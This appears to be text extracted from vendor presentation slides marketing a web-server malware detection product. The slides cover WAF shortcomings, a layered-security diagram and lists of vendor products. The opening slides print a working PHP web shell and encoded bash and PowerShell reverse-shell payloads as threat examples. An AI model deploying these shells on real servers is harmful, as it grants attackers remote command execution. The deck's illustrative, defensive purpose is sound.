
Web Shells in the Wild



```
1 <form method="get" name="shell">
2 <input type="text" name="command" id="command" size="80" autofocus>
3 <input type="submit" value="Run">
4 </form>
5 <pre><?php if(isset($_GET['command'])) { system($_GET['command']); }?></pre>
```


```
root@hk:~/genRev_shell# python3 genRevershell.py 192.168.1.6 1234 2
Full payload for cmd to reverse shell for Linux target is:
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuNi8xMjM0IDA+JjE=|base64 -d|bash
root@hk:~/genRev_shell# python3 genRevershell.py 192.168.1.6 1234 1
Full payload for cmd to reverse shell for Windows target is:
powershell.exe -EncodedCommand JABjAGwAaQB1AG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1A
G0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQB1AG4AdAAoACcAMQA5ADIALgAxADYAOAAuADEALgA2ACcAL
AAxADIAMwA0ACkAOwAkAHMAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBwAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbA
GIAeQB0AGUAWwBdAF0AJABiAHkAdAB1AHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJ
ABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdAB1AHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATAB1A
G4AZwB0AGgAKQApACAALQBwAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAE
QBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVAB1AHgAdAAuAE EAUwBDAEKASQBFAG4AYwBvAGQAaQBwAGcAKQAuAECaZQB0A
FMAdABYAGkAbgBnACgAJABiAHkAdAB1AHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQB1AHgAI
AAkAGQAYQB0AGEAIAAyAD4AJgAxACAaFAAgAE8AdQB0AC0AUwB0AHIAaQBwAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgA
CAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAkAgACcAUABTACAATwAgACsAIAAoAHAAdwBkACKALgBQAGEAdABoACAkAgACcAP
gAgACcAOwAkAHMAZQBwAGQAYgB5AHQAZQAgAD0AIAAoAFsAdAB1AHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBjA
EkAKQAuAECaZQB0AEIAeQB0AGUAcwA0ACQAcwBlAG4AZABiAGEAYwBrADIkQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIaAaQB0AGUAK
AAkAHMAZQBwAGQAYgB5AHQAZQAsADAALAAkAHMAZQBwAGQAYgB5AHQAZQAuAEwAZQBwAGcAdABoACkAOwAkAHMAdABYAGUAYQBtA
C4ARgBsAHUAcwBoACgAKQB9ADsAIAA=
root@hk:~/genRev_shell#
```




The Status Quo



Threat actors in EMEA


2024 Verizon Data Breach Investigation Report



 external origin
 internal origin

49%
of threat actors are **internal**

WAFs Aren't Enough



- Poor detection of **obfuscated** and **encoded** scripts
- Poor detection of malware distributed over **packets**
- Prone to **bottlenecking**/service **interruptions**
- Bypassed by **internal threat actors**
- Bypassed by **preexisting infections** in network devices
- **Zero-day** vulnerabilities
- Improper **configuration**

Web Server Safeguard (WSS)

Web server security booster solution that **detects**, **quarantines**, and **reports** web-based malware in **real-time**



The Missing Piece


Network

Network Firewall
WAF


Data Security



Secure Coding



Web App / Vulnerability Scanner



Application

System (OS)

 Patch Management

 System Malware Detection

The Missing Piece

Network

Network Firewall
WAF


Data Security



Secure Coding



Web App / Vulnerability Scanner



UMV Web Server Safeguard®



Real-time detection

Application

System (OS)



Patch Management

System Malware Detection

A Booster Solution

Network Firewall

WAF




- Cisco Secure Firewall®
- Fortinet Fortigate®
- Barracuda CloudGen Firewall®
- F5 BIG-IP® Network Firewall®
- Check Point Quantum®

- Imperva WAF®
- F5 Advanced WAF®
- Sophos XG Firewall®

Network

System Malware Detection

Patch Management



- CrowdStrike Falcon®
- Cisco Advanced Malware Protection®

- GFI LanGuard®
- Avast Patch Management®
- Ivanti PatchLink®


System

Web App / Vulnerability Scanner

Secure Coding

Web-based Malware Detection

Data Security



- Acunetix®
- Fortra Vulnerability Management®
- Qualys Web Application Scanner®
- Tripwire IP360®

